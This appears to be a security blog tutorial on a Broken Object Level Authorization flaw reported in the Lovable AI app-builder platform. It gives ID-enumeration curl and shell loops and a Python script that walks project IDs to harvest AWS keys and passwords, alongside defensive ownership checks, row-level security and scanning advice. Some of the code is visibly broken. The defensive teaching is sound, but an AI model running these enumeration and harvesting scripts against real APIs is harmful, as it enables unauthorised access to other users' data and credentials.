Listen to this Post
Introduction:

Broken Object Level Authorization (BOLA) remains the most prevalent and dangerous API vulnerability, allowing attackers to bypass access controls by simply changing an object identifier in a request. The recent disclosure involving Lovable, an AI-powered app builder platform, demonstrates how a single misconfigured API endpoint can expose source code, database credentials, AI chat histories, and internal reasoning chains from thousands of projects created before November 2025—turning innovation into a massive data breach.
Learning Objectives:
- Understand how BOLA vulnerabilities operate at the API level and why they frequently appear in fast-moving AI platforms.
- Learn practical testing techniques to identify BOLA flaws using manual and automated tools on Linux/Windows.
- Implement robust mitigation strategies including object-level authorization checks, session validation, and API security hardening.
You Should Know:
- Anatomy of the Lovable BOLA Vulnerability: What Went Wrong
The reported flaw stems from an API endpoint (e.g., /api/projects/{project_id}/messages) that returns full message histories, AI thinking logs, tool-use records, user IDs, session content, and internal reasoning chains. The endpoint failed to verify whether the authenticated user actually owns or has permission to access the requested project_id. This is a textbook BOLA case, categorized under OWASP API Security Top 10: API1:2023 – Broken Object Level Authorization.
Step‑by‑step guide explaining what this does and how to use it (ethical testing simulation):
- Identify an API endpoint with an object ID parameter – e.g., `GET /api/projects/12345/messages`
2. Authenticate as a low‑privilege user and obtain a valid session token. - Send a request for an object you don’t own – change `12345` to another number like
12346. - Observe the response – if you receive data (source code, credentials, logs), the endpoint is vulnerable.
Example cURL command (Linux/macOS):
curl -X GET "https://target.com/api/projects/12346/messages" \
-H "Authorization: Bearer YOUR_JWT_TOKEN" \
-H "Content-Type: application/json"
Windows PowerShell equivalent:
Invoke-RestMethod -Uri "https://target.com/api/projects/12346/messages" `
-Headers @{Authorization = "Bearer YOUR_JWT_TOKEN"}
What to look for in the JSON response: user_id, session_content, ai_reasoning_chain, database_credentials, `source_code` snippets.
- Manual BOLA Testing with Burp Suite and Postman
To systematically discover BOLA flaws, you must automate ID enumeration while monitoring differences in response size, status codes, or content. Below is a practical workflow using free tools on both Linux and Windows.
Step‑by‑step guide:
- Capture a legitimate request to an object you own using Burp Suite or OWASP ZAP.
- Send the request to Intruder (Burp) or use Postman’s Collection Runner.
- Set a payload position on the object ID parameter (e.g., `12345` →
§12345§). - Load a list of numeric IDs – generate a sequence from 1 to 10000.
- Analyze results – filter by response length or HTTP status (200 OK for unauthorised access).
Postman test script (JavaScript) for automation:
pm.test("BOLA check – unauthorised access", function () {
if (pm.response.code === 200) {
const data = pm.response.json();
// Check if response contains another user's ID or sensitive fields
pm.expect(data.user_id).to.not.equal(pm.variables.get("my_user_id"));
}
});
Linux one‑liner to brute‑force IDs (use only on authorised test targets):
for id in {1..100}; do curl -s -o /dev/null -w "%{http_code} %{url}\n" "https://test-api.com/projects/$id" -H "Authorization: Bearer $TOKEN"; done | grep 200
Windows CMD equivalent:
@for /L %i in (1,1,100) do @curl -s -o nul -w "%{http_code} %{url}\n" "https://test-api.com/projects/%i" -H "Authorization: Bearer %TOKEN%"
- Exploiting BOLA to Extract AI Reasoning Chains and Credentials
Attackers can chain BOLA with other weaknesses – for example, extracting AWS keys from exposed project environment variables, then pivoting to cloud resources. The following Python script demonstrates (ethically) how an adversary would harvest project data.
Step‑by‑step guide (educational use only):
- Set up a virtual environment and install requests library.
- Write a script that iterates through project IDs, captures JSON responses, and filters for sensitive patterns.
- Store extracted secrets (never in real attacks) for analysis.
import requests
import re

target_url = "https://lovable-target.example/api/projects/{}/messages"
headers = {"Authorization": "Bearer YOUR_VALID_TOKEN"}
sensitive_patterns = {
"AWS_KEY": r"AKIA[0-9A-Z]{16}",
"DB_PASSWORD": r"password[\"']\s:\s<a href="[^\"']+">\"'</a>[\"']",
"API_SECRET": r"secret[\"']\s:\s<a href="[^\"']+">\"'</a>[\"']"
}

for pid in range(1, 5000):
resp = requests.get(target_url.format(pid), headers=headers)
if resp.status_code == 200:
text = resp.text
for name, pattern in sensitive_patterns.items():
matches = re.findall(pattern, text, re.IGNORECASE)
if matches:
print(f"[!] {name} found in project {pid}: {matches}")
Mitigation note: Never hardcode credentials. Use environment variables or secret managers (HashiCorp Vault, AWS Secrets Manager).
4. Implementing Object‑Level Access Controls (Code Fixes)
To prevent BOLA, every API endpoint that accesses a resource by ID must verify that the authenticated principal owns that resource. Below are verified implementations in Node.js (Express) and Python (Flask).
Step‑by‑step guide:
- Extract user identity from the JWT or session token.
- Query the database for the requested object and compare its `owner_id` with
user.id.
3. Return 403 Forbidden if they don’t match.
Node.js / Express middleware example:
const checkOwnership = async (req, res, next) => {
const projectId = req.params.project_id;
const userId = req.user.id; // from verified JWT
const project = await db.Project.findByPk(projectId);
if (!project) return res.status(404).json({ error: "Not found" });
if (project.owner_id !== userId) {
return res.status(403).json({ error: "Access denied" });
}
next();
};
app.get("/api/projects/:project_id/messages", checkOwnership, getMessages);
Python Flask with JWT:
from flask import request, jsonify
from functools import wraps

def require_ownership(model, id_param='project_id'):
def decorator(f):
@wraps(f)
def decorated(args, kwargs):
user_id = get_jwt_identity()
obj_id = kwargs.get(id_param)
obj = model.query.get(obj_id)
if not obj or obj.owner_id != user_id:
return jsonify({"error": "Unauthorised"}), 403
return f(args, kwargs)
return decorated
return decorator

@app.route('/api/projects/<int:project_id>/messages')
@require_ownership(Project)
def get_messages(project_id):
 safe to return messages
- Hardening API Security in AI and Cloud Environments
AI platforms like Lovable often deploy on cloud infrastructure (AWS, Azure, GCP). BOLA is amplified when combined with misconfigured cloud permissions. Use these hardening steps.
Step‑by‑step guide:
- Enforce API Gateway authorizers – AWS Cognito, Azure API Management, or Cloudflare Access.
- Implement rate limiting to slow down ID bruteforcing:
Using iptables on Linux to limit connections per IP
iptables -A INPUT -p tcp --dport 443 -m connlimit --connlimit-above 100 -j DROP
- Enable API request logging and alerting – detect anomalous ID enumeration patterns.
- Use UUIDs instead of sequential integers for object IDs:
-- PostgreSQL example
CREATE TABLE projects (
id UUID DEFAULT gen_random_uuid() PRIMARY KEY,
owner_id UUID NOT NULL
);
- Apply attribute‑based access control (ABAC) – evaluate policies based on user attributes, resource properties, and environment conditions.
Windows command to monitor API logs for BOLA attempts (using findstr):
type C:\api\access.log | findstr "/api/projects/[0-9]" | findstr "403"
- Securing AI‑Specific Artifacts: Reasoning Chains and Chat Histories
The Lovable leak exposed AI thinking logs and internal reasoning chains – these can reveal proprietary prompts, training data, or system instructions. Protect them with the same rigour as credentials.
Step‑by‑step guide:
- Classify AI artifacts – treat reasoning logs as sensitive internal data, never exposed to frontend APIs.
- Implement separate storage for AI chain-of-thought logs (encrypted at rest with KMS).
- Apply row‑level security in databases – e.g., PostgreSQL RLS:
ALTER TABLE ai_reasoning ENABLE ROW LEVEL SECURITY;
CREATE POLICY user_only_reasoning ON ai_reasoning
USING (project_id IN (SELECT id FROM projects WHERE owner_id = current_user_id()));
- Redact sensitive patterns before logging AI interactions (passwords, tokens, PII).
-
Continuous BOLA Testing with OWASP ZAP and CI/CD
Integrate automated BOLA detection into your development pipeline using OWASP ZAP’s active scan rules or custom REST APIs.
Step‑by‑step guide (Linux/Windows):
- Install OWASP ZAP – Download
- Run ZAP in headless mode and perform an automated API scan:
zap-api-scan.py -t https://api.example.com/openapi.json -f openapi -r test_report.html
- Include the BOLA scanner add‑on – ZAP’s “Object Level Authorization” scan rule.
4. Automate with GitHub Actions (Windows/Linux compatible):
- name: ZAP API Scan
uses: zaproxy/[email protected]
with:
target: 'https://test-api.example.com/openapi.json'
5. Fail builds if any BOLA finding is rated High or Critical.
What Undercode Say:
- Key Takeaway 1: BOLA is not a complex zero‑day; it’s a fundamental failure to validate ownership at the API layer. Lovable’s incident proves that even AI‑powered platforms are not immune to this decade‑old design flaw.
- Key Takeaway 2: The exposure of AI reasoning chains and internal logs dramatically increases the blast radius – attackers gain not only data but also insight into the model’s behaviour, proprietary prompts, and decision logic. This is a new class of “AI supply chain” risk.
Analysis: The Lovable breach underscores a painful truth: speed of AI innovation often outpaces security fundamentals. When an API blindly trusts a user‑supplied object ID, every project becomes accessible. Organisations must shift left – embedding BOLA testing into unit and integration tests, using UUIDs, and enforcing strict middleware checks. Moreover, the incident highlights that AI platforms must treat their internal reasoning logs as critical assets, not debug leftovers. As more companies build AI‑powered SaaS, we will see a surge in API‑driven data leaks unless the industry adopts zero‑trust API patterns and continuous object‑level authorisation validation.
Prediction:
Within the next 12 months, regulatory bodies (e.g., GDPR, CCPA) will begin fining companies for BOLA exposures that leak AI training data or user interactions, treating them as severe data breaches. We will also see the emergence of “API Security Posture Management” (ASPM) tools that specifically scan for BOLA in AI pipelines, and insurance underwriters will require proof of object‑level authorisation tests before underwriting cyber policies for AI‑powered platforms. The Lovable incident will become a case study taught in every API security certification (e.g., GWAPT, CCSK), forcing developers to finally prioritise `if (resource.owner != currentUser)` over feature velocity.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Cybersecuritynews Lovableai – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


